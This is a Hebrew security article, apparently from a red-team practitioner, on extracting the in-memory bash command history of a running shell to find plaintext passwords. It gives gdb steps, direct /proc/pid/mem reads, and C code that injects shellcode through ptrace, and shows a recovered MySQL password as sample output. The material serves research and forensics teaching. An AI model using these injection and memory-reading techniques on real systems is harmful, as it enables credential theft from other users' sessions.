digital whisper
Technologic Papers

Bash History Memory Analysis

מאת מיקי שיינאייזן

הקדמה

במהלך פעילות Red Team שביצעתי לאחרונה הצלחתי להריץ קוד על שרת Linux ברשת הפנימית של החברה. הדבר הראשון שאני עושה בשלב הזה הוא להסתכל ב-bash_history - הדרך הכי טובה ללמוד על השרת והתפקיד שלו ברשת היא להסתכל מה אנשי ה-IT בחברה מריצים עליו (ואולי על הדרך למצוא כמה סיסמאות plaintext).

לצערי קובץ ה-bash_history שלנו לא נערך כבר כמה חודשים ההנחה המיידית שלי הייתה שאף אחד לא עבד על השרת כבר תקופה. אך כשהסתכלתי על התהליכים שרצים בשרת ראיתי שיש bash session שרץ ב-tmux (תוכנה שמאפשרת לבצע detach ל-shell כך שימשיך לרוץ גם לאחר התנתקות). ידעתי שאם אוכל לדעת אילו פקודות הוא הריץ יכול להיות שאמצא סיסמאות בין הפקודות האלו.

להפתעתי, חיפוש קצר בגוגל לא הניב פתרונות לחילוץ היסטוריית פקודות מסשן bash רץ (דבר שחשבתי שהוא מאוד טריוויאלי) ולכן החלטתי לחקור על הנושא. במאמר זה אדבר על המימוש להיסטוריית פקודות ב-GNU, כיצד ניתן לגשת לזכרון של תהליך רץ ב-Linux דרך מערכת הקבצים המיוחדת procfs ואציג 3 דרכים לגשת להיסטוריית הפקודות של תהליך bash רץ.

בואו נתחיל!

רקע להיסטוריה ב-Linux

GNU Readline

ספריית Readline היא חלק מפרויקט GNU ומאפשרת אינטראקציה עם ה-CLI - עריכת פקודות והיסטוריית פקודות. היא נפוצה במגוון כלים ב-Linux כמו bash, gdb, nslookup וכו'

דוגמה לפונקציונליות שהספרייה מחצינה לנו:

- מעבר קדימה ואחורה בין פקודות
- חיפוש בהיסטוריית פקודות (CTRL+R)
- השלמות אוטומטיות של פקודות על ידי כתיבת הרחבות לספרייה

ניתן עוד לדבר הרבה על הספרייה והיכולות שלה שמוטעמים כמעט בכל אספקט שלנו בעבודה עם הטרמינל אך החלק שמעניין אותנו במאמר הזה הוא בתת-ספרייה history ובפרט הקבצים history.c ו-history.h.

.bash_history

למי מכם שיצא להשתמש בטרמינל Linux וודאי מכיר את קובץ ה-bash_history. שמתעד את היסטוריית הפקודות. אם הקובץ הזה קיים, למה אני בכלל כותב את המאמר? הסיבה לכך היא שהיסטוריית הפקודות של הטרמינל נכתבת לקובץ באחד מ-2 מקרים:

1. כשהטרמינל מסתיים (על ידי הרצת exit או CTRL+C)
2. כשאומרים לו לשמור את ההיסטוריה לדיסק על ידי הרצת הפקודה history -a - לבצע append להיסטוריית הפקודות ששמורה בזכרון ולהוסיף אותה לפקודות ששמורות בדיסק.

אם ננסה לשים את עצמנו בנעליו של Red Teamer שהצליח להגיע לשרת Linux מעניין שבו האדמין מריץ טרמינל כבר כמה חודשים באמצעות tmux או screen (כלים המאפשרים לעשות detach לטרמינל ולאפשר לו לרוץ גם לאחר התנתקות הסשן) אם הוא ינסה לקרוא את ה-bash_history כנראה שלא יראה שם משהו מעניין בעוד שבזכרון של bash יהיו הפקודות העדכניות ואולי גם סיסמאות...

איך זה נראה מבפנים?

למזלנו Linux היא מערכת הפעלה open-source. וניתן לקרוא את הקוד של הספרייה ולהבין בדיוק מה הולך שם:

```
git clone https://git.savannah.gnu.org/git/bash.git
```

המימוש להיסטוריית פקודות ב-bash נמצא בקובץ:

```
/lib/readline/history.c
```

בתחילת הקובץ אנחנו יכולים לראות את הגדרות הקבועים ששולטים על כמות ההיסטוריה שתשמר:

```
/* How big to make the_history when we first allocate it. */
#define DEFAULT_HISTORY_INITIAL_SIZE  502
#define MAX_HISTORY_INITIAL_SIZE  8192
```

ולאחר מכן את המשתנה *the_history*:

```
/* An array of HIST_ENTRY.  This is where we store the history. */
static HIST_ENTRY **the_history = (HIST_ENTRY **)NULL;
```

בינגו! אם נצליח להגיע לכתובת של המערך הזה נקבל את היסטוריית הפקודות של ה-shell!

בקובץ history.h ניתן לראות את המימוש לשני structs שהם המפתח לגישה להיסטוריית הפקודות. כל פקודה שהורצה תשמר ב-struct בשם HIST_ENTRY. ואת ה-struct ששומר את המידע על מצב ההיסטוריה HISTORY_STATE:

```
typedef char *histdata_t;

/* The structure used to store a history entry. */
typedef struct _hist_entry {
  char *line;
        /* char * rather than time_t for read/write */
  histdata_t data;
} HIST_ENTRY;

/* A structure used to pass the current state of the history stuff around. */
typedef struct _hist_state {
  HIST_ENTRY **entries;     /* Pointer to the entries themselves. */
  int offset;               /* The location pointer within this array. */
  int length;               /* Number of elements within this array. */
  int size;                 /* Number of slots allocated to this array. */
  int flags;
} HISTORY_STATE;

/* Flag values for the `flags' member of HISTORY_STATE. */
#define HS_STIFLED    0x01
```

נחזור ל-history.c ונחפש פונקציות שנראות רלוונטיות ומשתמשות ב-the_history. נבחן את-*history_get_histoy_state* אשר מחזירה אובייקט מסוג מצביע ל-HISTORY_STATE:

```
/* Return the current HISTORY_STATE of the history. */
HISTORY_STATE *
history_get_history_state (void)
{
  HISTORY_STATE *state;
  state = (HISTORY_STATE *)xmalloc (sizeof (HISTORY_STATE));
  state->entries = the_history;
  state->offset = history_offset;
  state->length = history_length;
  state->size = history_size;
  state->flags = 0;
  if (history_stifled)
    state->flags |= HS_STIFLED;
  return (state);
}
```

ואכן היא שומרת בתוך שדה entries של ה-struct את the_history. פונקציה נוספת היא history_list:

```
static HIST_ENTRY **the_history = (HIST_ENTRY **)NULL;

HIST_ENTRY **
history_list (void)
{
  return (the_history);
}
```

הפונקציה מאוד פשוטה ומחזירה את הכתובת למשתנה הגלובאלי the_history. נראה שאנחנו בכיוון טוב!

איך נדע שזה לא קורה רק ב-bash?

הזכרנו קודם שלא מדובר רק על bash אלא על כל מני כלים המשתמשים בספרייה. כדי לראות איזה בינאריים משתמשים בספריית history נשתמש בכלי nm שמגיע כחלק מה-GNU Development Tools ומאפשר לנו להציג את ה-symobls של בינארי מתוך ה-object file שלו.

לא כל הבינאריים משתמשים בספרייה באותה צורה וממשים את כל הפונקציות מהספריה אז ננסה לחפש פונקציה שכולם ישתמשו בה כמו *add_history* שמוסיפה רשומה חדשה לרשימת ההיסטוריה:

```
/* Place STRING at the end of the history list.  The data field is set to NULL. */
void
add_history (const char *string)
```

נריץ את הפקודה הבאה שעוברת על הקבצים בתיקיות הבינאריים הדיפולטיות של Linux ומריצה על כל בינארי את הכלי nm ומחפשת איזה בינאריים מייבאים את add_history:

```
find /usr/bin /usr/sbin -type f -executable -exec sh -c 'nm -D "{}" | grep -q
"history_add" && echo "{}"' \; 2>/dev/null
```

ולהלן חלק מהפלט:

```
/usr/bin/btmgmt
/usr/bin/pw-cli
/usr/bin/gpg
/usr/bin/gdb
/usr/bin/gpg-connect-agent
/usr/bin/bash
/usr/bin/gatttool
/usr/bin/gpgsm
/usr/bin/nslookup
/usr/bin/nsupdate
/usr/bin/nmcli
/usr/bin/bc
/usr/bin/bluetoothctl
/usr/bin/obexctl
/usr/sbin/parted
```

יש כמות לא קטנה של בינאריים. נשים לב ש-shells אחרים כמו sh לא נמצאים ברשימה והוא באמת לא מספק היסטוריית פקודות בטרמינל שלו.

בחלק הבא נתחיל לחקור את מרחב הזכרון של תהליך ה-bash על מנת לחלץ את היסטוריית הפקודות שטרם נכתבה לדיסק.

צוללים לזכרון

ProcFS

כל חלק ב-Linux מיוצג על ידי קובץ וגם תהליכים שרצים מיוצגים כקבצים במערכת קבצים שנקראת **proc**. מערכת הקבצים הזאת מספקת לנו ממשק למבני נתונים של הקרנל, רוב הקבצים בה הם Read-Only והיא לרוב mounted לנתיב proc/.

כל תהליך רץ ייוצג על ידי תיקיה ב-proc לדוגמה, אם יש לי תהליך של bash בעל pid של 20019 כדי לראות מידע על התהליך אריץ את הפקודה:

```
ls -la /proc/20019
```

קבצים מעניינים בתיקייה:

- /proc/pid/cmdline - הפקודה המלאה שאיתה הורץ התהליך (כולל ארגומנטים)
- /proc/pid/cwd - לינק ל-Current Working Directory של התהליך
- /proc/pid/environ - משתני הסביבה שאיתם התהליך נוצר. כשאנחנו מריצים תהליך חדש ב-Linux אנחנו קוראים ל-syscall בשם execve ואחד הארגומנטים שלו הוא מערך בשם envp ששומר את משתני הסביבה שאיתם התהליך מתחיל. במידה והם משתנים בזמן הריצה הקובץ לא ישתנה
- /proc/pid/exe - לינק לנתיב של הבינארי שממנו הקובץ הורץ. עובדה מעניינת על הקובץ הזה היא שאם תהליך הורץ ואז נמחק מהדיסק תוך כדי שהוא רץ ניתן לשחזר את הבינארי של הקובץ מהנתיב הזה פשוט על ידי הרצה של הפקודה:

```
cp /proc/1234/exe /tmp/file
```

- /proc/pid/maps - קובץ המכיל מיפוי של האזורים בזכרון של התהליך וההרשאות שלהם
- /proc/pid/mem - קובץ המאפשר גישה ישירה לזכרון של התהליך. ניתן לעשות עליו open, read ו-seek בדיוק כמו על קובץ רגיל וככה לקרוא ולערוך את הזכרון של התהליך תוך כדי שהוא רץ.

בהמשך הפרק נראה איך הקובץ הזה מאפשר לנו לקרוא את פקודות ההיסטוריה של הטרמינל לפני שנכתבו לדיסק.

כדי לגשת למבני הזכרון האלו בתהליך "מרוחק" נעזר ב-gdb (ה-GNU Debugger).

לא ארחיב במילים על הכלי כיוון שנכתבו עליו כבר המון מאמרים בגליונות אחרים ואני מזמין אתכם לחקור עליו. הכלי משתמש ב-syscall ב-Linux שנקרא ptrace. מתוך man ptrace:

> *The **ptrace**() system call provides a means by which one process (the "tracer") may observe and control the execution of another process (the "tracee"), and examine and change the tracee's memory and registers. It is primarily used to implement breakpoint debugging and system call tracing.*

בטרמינל נפרד נריץ את gdb ונביא לו כארגומנט את הpid של תהליך ה-bash שאנחנו רוצים לדבג.

נריץ את הפקודה:

```
sudo gdb -p 2548
```

וננסה לקרוא לפונקציה history_get_history_state - ללא הצלחה:

```
(gdb) p *(HISTORY_STATE*)history_get_history_state()
No symbol "HISTORY_STATE" in current context.
(gdb)
```

gdb לא מכיר את ה-Symbol הזה ולכן נצטרך לטעון אותו ידנית:

```
echo 'typedef void * histdata_t;
typedef struct _hist_entry {
  char *line;
  char *timestamp;
  histdata_t data;
} HIST_ENTRY;
typedef struct _hist_state {
  HIST_ENTRY **entries;
  int offset;
  int length;
  int size;
  int flags;
} HISTORY_STATE;
HIST_ENTRY _history_entry;
HISTORY_STATE _history_state;
' | tee history_symobls.c
```

נקמפל את ה-structs לקובץ object:

```
gcc -g -c history_symobls.c
```

ונטען את ה-symbols לתוך התהליך:

```
add-symbol-file history_symobls.o
```

ונוודא שהם נטענו כמו שצריך:

```
(gdb) ptype HISTORY_STATE
type = struct _hist_state {
    HIST_ENTRY **entries;
    int offset;
    int length;
    int size;
    int flags;
}
```

כעת ניתן לקרוא שוב ל-history_get_history_state:

```
(gdb) p *(HISTORY_STATE*)history_get_history_state()
$1 = {entries = 0x5eabda9c9390, offset = 102, length = 107, size = 1002, flags
= 1}
```

בואו נבין מה קיבלנו:

- HIST_ENTRY **entries - מצביע למערך של HIST_ENTRY
- int offset - ה-offset הנוכחי במערך entries
- int length - כמות הפקודות ששמורות בזכרון
- int size - כמות המקום שהוקצה בזכרון למערך. הערך נגזר ממשתנה הסביבה HISTSIZE
- int flags[1] - בקוד של history.h מוגדר:

```
#define HS_STIFLED    0x01
```

נשמור את entries לתוך משתנה:

```
set $entries =  (*(HISTORY_STATE*)history_get_history_state())->entries
```

ונתחיל לעבור על המערך:

```
(gdb) p (*(HIST_ENTRY*)$entries[0])
$2 = {line = 0x5eabda9b4980 "readelf -S /bin/bash | grep history", timestamp =
0x5eabda9b4440 "#1733381461", data = 0x0 <_history_entry>}
(gdb) p (*(HIST_ENTRY*)$entries[1])
$3 = {line = 0x5eabda9b48f0 "nm -D /bin/bash | grep history", timestamp =
0x5eabda9b4510 "#1733381461", data = 0x0 <_history_entry>}
(gdb) p (*(HIST_ENTRY*)$entries[2])
$4 = {line = 0x5eabda9b36b0 "nm -D /bin/bash | grep history_list", timestamp =
0x5eabdaa33d40 "#1733381461", data = 0x0 <_history_entry>}
```

ניתן לראות שאנחנו מקבלים חזרה את הפקודות לפי סדר ההרצה שלהן בטרמינל!

```
user@ubuntu:~/Desktop/bash_history_parser$ history | head
    1  readelf -S /bin/bash | grep history
    2  nm -D /bin/bash | grep history
    3  nm -D /bin/bash | grep history_list
```

[1] הדגל הזה מגדיר שלהיסטוריה שנשמרת בזכרון יהיה גודל מוגדר ולא נוכל לשמור אינסוף פקודות בזכרון.

עוד דרך נחמדה להסתכל על זה היא דרך גישה ישירה לזכרון של התהליך דרך קובץ ה-mem של התהליך:

```
user@ubuntu:~/Desktop/bash_history_parser$ sudo dd if=/proc/20019/mem bs=1
skip=$((0x5eabda9b4980)) count=240 2>/dev/null | hexdump -C
```

והפלט:

```
00000000  72 65 61 64 65 6c 66 20  2d 53 20 2f 62 69 6e 2f  |readelf -S /bin/|
00000010  62 61 73 68 20 7c 20 67  72 65 70 20 68 69 73 74  |bash | grep hist|
00000020  6f 72 79 00 00 00 00 00  21 00 00 00 00 00 00 00  |ory.....!.......|
```

המשתנה size

הערך של size נגזר ממשתנה הסביבה HISTSIZE והוא מוגדר באחד מקבצי הקונפיגורציה של bash. כדי לגלות מה הערך של HISTSIZE נשתמש בפקודה הבאה:

```
grep -i histsize /etc/profile /etc/bashrc ~/.bashrc ~/.bash_profile
```

במקרה שלנו הערך של HISTSIZE מוגדר בקובץ bashrc. והערך שלו הוא 1000. כעת נשאלת השאלה, אם הערך ב-HISTSIZE הוא 1000, למה הערך שלנו ב-STRUCT גדול ב-2? למזלנו יש לנו את קוד המקור של הספרייה, מבט קצר בקוד של history.c יראה לנו את הבדיקה הבאה בפונקציה add_history:

```
if (history_stifled && history_max_entries > 0)
  history_size = (history_max_entries > MAX_HISTORY_INITIAL_SIZE)
    ? MAX_HISTORY_INITIAL_SIZE
    : history_max_entries + 2;
```

הערך של history_size נבדק מול המשתנה history_max_entries (שנגזר מהערך של HISTSIZE) . במידה והוא קטן מהגודל המקסימלי (8192) הערך שיוגדר לו יהיה history_max_entries + 2.

לסיכום הפרק - הוכחנו שבהינתן הכתובת של the_history אנחנו יכולים לקרוא את היסטוריית הפקודות של terminal bash חי. השאלה הבאה היא איך מוצאים אותו? the_history הוא לא סימבול ואין לו כתובת קבועה בזכרון ולכן נצטרך להיות יצירתיים כדי למצוא אותו בצורה דינמית.

בפרק הבא נדבר על גישות שונות למציאת הפוינטר הנכסף.

דרכי פעולה

אפשר לגשת לבעיה במספר דרכים. בחלק הזה אתמקד במימוש של 3 שלדעתי הן הכי פשוטות. עבור כל שיטה אציין את היתרונות והחסרונות שאני מצאתי לשימוש בה.


הדרכים לפתרון הבעיה:

1. שימוש ב-ptrace כדי להזריק קוד לתהליך ה-bash כך שיחזיר את המצביע למערך הפקודות
2. חיפוש timestamps של פקודות בזכרון (המימוש ב-volatility)
3. מציאת ה-pointer על ידי offest מה-function base address

הערה: המאמר יוצא מנקודת הנחה שיש לכם הרשאות root על השרת

שיטה #1- הזרקת קוד

יש כל מני דרכים כדי להזריק קוד ב-Linux אחת הפשוטות ביותר היא באמצעות ptrace (הזכרנו בתחילת המאמר ש-gdb משתמש ב-ptrace כדי לדבג תהליכים). כשאנחנו עושים trace לתהליך באמצעות ptrace התהליך "קופא" ויש לנו גישה מלאה לאוגרים שלו ובין היתר ל-instruction pointer שמגדיר מה הפקודה הבאה שתרוץ. אנחנו יכולים לכתוב קוד שייפעל בסדר הבא:



מה שנעשה, זה:

1. נמצא את הכתובת של histoy_list בזכרון
2. **PTRACE_ATTACH & PTRACE_GETREGS**- נעשה attach לתהליך bash שאנחנו רוצים לקרוא את היסטוריית הפקודות שלו ונשמור את ערך האוגרים שהיה לפני שעשינו attach
3. **PTRACE_PEEKTEXT**- נשמור את רצף הבתים המקורי בכתובת RIP
4. **PTRACE_POKETEXT**- נדרוס את הבתים בכתובת המקורית של RIP לכתובת של ה-Shellcode שלנו
5. **PTRACE_CONT & PTRACE_GETREGS** - נמשיך את ריצת התוכנית עד לריצת 3int ונשמר את ערך החזרה של הפונקציה
6. **PTRACE_POKETEXT & PTRACE_SETREGS** - שחזור הבתים בכתובת RIP ושחזור ה-State ללפני ה-Attach

כתיבת ה-Shellcode

ה-Shellcode שלנו הוא מאוד פשוט ובנוי מ-5 הוראות:

1. סידור המחסנית והכנתה לכניסה לפונקציה:

```
0x48, 0x83, 0xec, 0x08,           // sub rsp, 8 (align stack)
```

2. העתקת כתובת הפונקציה ל-RAX:

```
0x48, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
// movabs rax, FUNCTION_ADDR
```

(בחלק זה יש לנו placeholder לכתובת האמיתית של הפונקצייה אותו נגלה בזמן ריצה. שווה להכיר שהשימוש ב-movabs הוא לכתובות בגודל 64-ביט בעוד mov משמש לכתובות 32-ביט)

3. קריאה לפונקציה בכתובת של האוגר :RAX

```
0xff, 0xd0,               // call rax
```

4. סידור המחסנית לפני חזרה לקוד המקורי:

```
0x48, 0x83, 0xc4, 0x08,  // add rsp, 8
```

5. הטרגרת interrupt וחזרה לתהליך המדבר:

```
0xcc                     // int3
```

מציאת הכתובת בזכרון

על מנת למצוא את ה-offset של הפונקציה שלנו ניעזר בכלי החביב readelf שמאפשר לנו לפרסר קבצי elf בצורה נוחה מאוד. כדי להדפיס מידע על ה-Symbols של הבינארי ומציאת מידע על history_list נריץ את הפקודה הבאה:

```
readelf -s /bin/bash | head -n 5 && readelf -s /bin/bash | grep history_list
```

וכך יראה הפלט:

```
Symbol table '.dynsym' contains 2512 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND [...]@GLIBC_2.2.5 (2)
   264: 000000000014d4d0     4 OBJECT  GLOBAL DEFAULT   26 enable_history_list
  2172: 00000000000fa8a0    12 FUNC    GLOBAL DEFAULT   16 history_list
```

כלומר, הפונקציה נמצאת ב-offset של **0xfa8a0** בתים מה-Base Address. וכאן אנחנו נתקלים בעוד בעיה? איך נדע מה ה-**Base Address** של **bash**? בכל הרצה של תהליך ב-Linux מנגנון ה-ASLR מג'נרט base address שונה בכל פעם שהבינארי מורץ:

```
user@ubuntu:~$ sleep 1 & cat /proc/`pgrep sleep`/maps | grep /usr/bin/sleep
[1] 311626
64b23cfed000-64b23cfef000 r--p 00000000 08:03 1311825                    /usr/bin/sleep
64b23cfef000-64b23cff3000 r-xp 00002000 08:03 1311825                    /usr/bin/sleep
64b23cff3000-64b23cff4000 r--p 00006000 08:03 1311825                    /usr/bin/sleep
64b23cff5000-64b23cff6000 r--p 00007000 08:03 1311825                    /usr/bin/sleep
64b23cff6000-64b23cff7000 rw-p 00008000 08:03 1311825                    /usr/bin/sleep
user@ubuntu:~$ sleep 1 & cat /proc/`pgrep sleep`/maps | grep /usr/bin/sleep
[2] 311630
56461be9a000-56461be9c000 r--p 00000000 08:03 1311825                    /usr/bin/sleep
56461be9c000-56461bea0000 r-xp 00002000 08:03 1311825                    /usr/bin/sleep
56461bea0000-56461bea1000 r--p 00006000 08:03 1311825                    /usr/bin/sleep
56461bea2000-56461bea3000 r--p 00007000 08:03 1311825                    /usr/bin/sleep
56461bea3000-56461bea4000 rw-p 00008000 08:03 1311825                    /usr/bin/sleep
[1]   Done                    sleep 1
```

למזלנו המאמר יוצא מנקודת הנחה שאתם רצים כ- root יש לכם גישה לקרוא את קובץ ה-maps של התהליך שאליו אתם רוצים להזריק וניתן למצוא את ה-base address בשורה הראשונה של קובץ ה-maps של התהליך. כלומר, הכתובת של הפונקציה history_list בזכרון תהיה:

$$base\_address + 0xfa8a0 = function\ address$$

מימוש הקוד לפרוייקט ב-C

ביצוע **Attach** לתהליך באמצעות **ptrace** ושמירת ה-**state** המקורי:

```
if (ptrace(PTRACE_ATTACH, target_pid, NULL, NULL) == -1) {
    perror("Failed to attach");
    return 1;
}
int status;
waitpid(target_pid, &status, 0);
// Get original registers
```

```
struct user_regs_struct orig_regs;
if (ptrace(PTRACE_GETREGS, target_pid, NULL, &orig_regs) == -1) {
    perror("Failed to get registers");
    ptrace(PTRACE_DETACH, target_pid, NULL, NULL);
    return 1;
}
```

בכל קריאה ל-ptrace צריך להגדיר מה ה-ptrace request - איזו פעולה אנחנו נרצה לבצע. כדי להתחיל לדבג תהליך נשתמש ב-**PTRACE_ATTACH** וכדי לשמור את מצב האוגרים הנוכחי נשתמש ב-**PTRACE_GETREGS**.

גיבוי הקוד המקורי וכתיבת ה-Shellcode:

```
// Save original code
unsigned long orig_code[sizeof(shellcode) / sizeof(unsigned long) + 1];
for (size_t i = 0; i < sizeof(shellcode); i += sizeof(unsigned long)) {
    orig_code[i / sizeof(unsigned long)] = ptrace(PTRACE_PEEKTEXT, target_pid,
        orig_regs.rip + i, NULL);
}
```

לפני שנדרוס קוד חשוב בזכרון אנחנו צריכים לגבות אותו. קריאת קוד מהזכרון באמצעות ptrace נעשית על ידי בקשת PTRACE_PEEKTEXT שקוראת גודל של WORD מהזכרון ל-buffer. אחרי שהקוד מגובה אפשר לעבור לשלב הבא - לדרוס את הקוד המקורי עם ה-Shellcode שלנו. אבל לפני שנעשה את זה ארצה לעבור על נקודה מעניינת. הקוד שאנחנו מעוניינים לדרוס נמצא באזור זכרון בעל הרשאות r-x - כלומר, קריאה והרצה ללא כתיבה. איך בכל זאת ניתן לעקוף את זה?

התשובה לכך היא ש-ptrace הוא syscall שמספק ממשק לקרנל כדי לבצע אינטרקציה עם תהליכים ולכן עובד ברמת הקרנל. הקרנל מתנהל עם טבלת pages אחרת מהטבלה ה-user mode של התהליך ולכן הגבלות קריאה וכתיבה לזכרון לא חלות עליו.

כעת, לאחר שהבנו את זה אפשר לחזור לכתיבת ה-Shellcode:

```
// Write shellcode
for (size_t i = 0; i < sizeof(shellcode); i += sizeof(unsigned long)) {
    unsigned long data = 0;
    // Calculate the number of bytes to copy
    size_t bytes_to_copy;
    if (sizeof(shellcode) - i < sizeof(unsigned long)) {
        bytes_to_copy = sizeof(shellcode) - i;
    } else {
        bytes_to_copy = sizeof(unsigned long);
    }
    // Copy the shellcode into data
    memcpy(&data, shellcode + i, bytes_to_copy);

    // Write the data to the target process memory
    if (ptrace(PTRACE_POKETEXT, target_pid, orig_regs.rip + i, data) == -1) {
        perror("Failed to write shellcode");
        goto cleanup;
    }
}
```

בדומה לחלק של הקריאה מהזכרון עם **PTRACE_PEEKTEXT** אנחנו משתמשים ב-**PTRACE_POKETEXT** כדי לכתוב את ה-Shellcode שלנו.

הרצת ה-Shellcode וקבלת כתובת המצביע

לאחר שכתבנו את הקוד שלנו לזכרון נקרא ל-PTRACE_CONT שימשיך את ריצת התוכנית עד ל-interrupt:

```
// Continue execution
if (ptrace(PTRACE_CONT, target_pid, NULL, NULL) == -1) {
    perror("Failed to continue execution");
    goto cleanup;
}

// Wait for int3
waitpid(target_pid, &status, 0);

if (!WIFSTOPPED(status) || WSTOPSIG(status) != SIGTRAP) {
    printf("Process did not stop as expected\n");
    goto cleanup;
}
```

שמירת ערך החזרה מהפונקציה, שחזור הקוד המקורי וה-State

אם הגענו לכאן וה-Debugee לא קרס מגיעה לנו טפיחה על השכם. כל מה שנשאר לנו עכשיו זה לקחת מ-RAX את ערך החזרה של הפונקציה ולשמור אותו ל-Struct:

```
HISTORY_STATE history_state;
for (size_t i = 0; i < sizeof(HISTORY_STATE); i += sizeof(long)) {
    long data = ptrace(PTRACE_PEEKDATA, target_pid, regs.rax + i, NULL);
    memcpy((char*)&history_state + i, &data, sizeof(long));
}
```

לשחזר את הקוד המקורי בכתובת המקורית של RIP:

```
// Restore original code
for (size_t i = 0; i < sizeof(shellcode); i += sizeof(unsigned long)) {
    ptrace(PTRACE_POKETEXT, target_pid, orig_regs.rip + i,
    orig_code[i / sizeof(unsigned long)]);
}
```

ולשחזר את ה-state ולעשות detach לתהליך:

```
    // Restore original registers
    ptrace(PTRACE_SETREGS, target_pid, NULL, &orig_regs);
    ptrace(PTRACE_DETACH, target_pid, NULL, NULL);
```

והינה דוגמא להרצה:

```
[*] Last 3 Commands in .bash_history (tail -n 3 ~/.bash_history)
echo 123
ecjp 1234
echo $$
[*] Extracting Commads diff from memory:
Base address: 63b436c99000
History function address: 63b436d938a0
Return value (HIST_ENTRY**): 0x63b4388404a0
Printing commands from history:
line: echo 123
line: mysql -u root -p"SuperSecretPass0wrd"
```

סיכום שיטה #1

יתרונות:

- במידה ועקבנו אחר השלבים נכון כתובת המצביעה שלנו תהיה נכונה

חסרונות:

- במידה והקוד שלנו כתוב לא טוב אנחנו כמעט בוודאות נקריס את ה-Debugge
- שימוש ב-ptrace מקפיא את תהליך ה-bash עד לקריאת ה-interrupt

שיטה #2 - Volatility

פרוייקט volatility או כנראה הפרוייקט המוכר ביותר בתחום ה-Forensics. מתוך עמוד ה-Github של הפרוייקט:

> *Volatility is the world's most widely used framework for extracting digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system being investigated but offer visibility into the runtime state of the system. The framework is intended to introduce people to the techniques and complexities associated with extracting digital artifacts from volatile memory samples and provide a platform for further work into this exciting area of research.*

להרחבה על הפרויקט אני ממליץ לקרוא את המאמר המאמר של יניב מרקס ואפיק קסטיאל מגליון 45.

כאמור יש המון יכולות מגניבות ואחת מהן היא היכולת לחלץ היסטוריית פקודות של תהליך bash רץ מתוך memory dump. איך הם עושים את זה? בואו נגלה.

נצלול לתוך הקובץ volatility3/framework/plugins/linux/bash.py ונגלה את הבדיקה הפשוטה הבאה:

```
# find '#' values on the heap
for address in proc_layer.scan(
    self.context,
    scanners.BytesScanner(b"#"),
    sections=task_memory_sections,
            ):
bang_addrs.append(struct.pack(pack_format, address))
```


הקוד של volatility עובר על ה-Heap ומחפשים bang (התו- '#'). למה שהם יעשו את זה? נחזור למימוש של HIST_ENTRY ושים לב לדבר הבא:

```
char *timestamp;          /* char * rather than time_t for read/write */
```

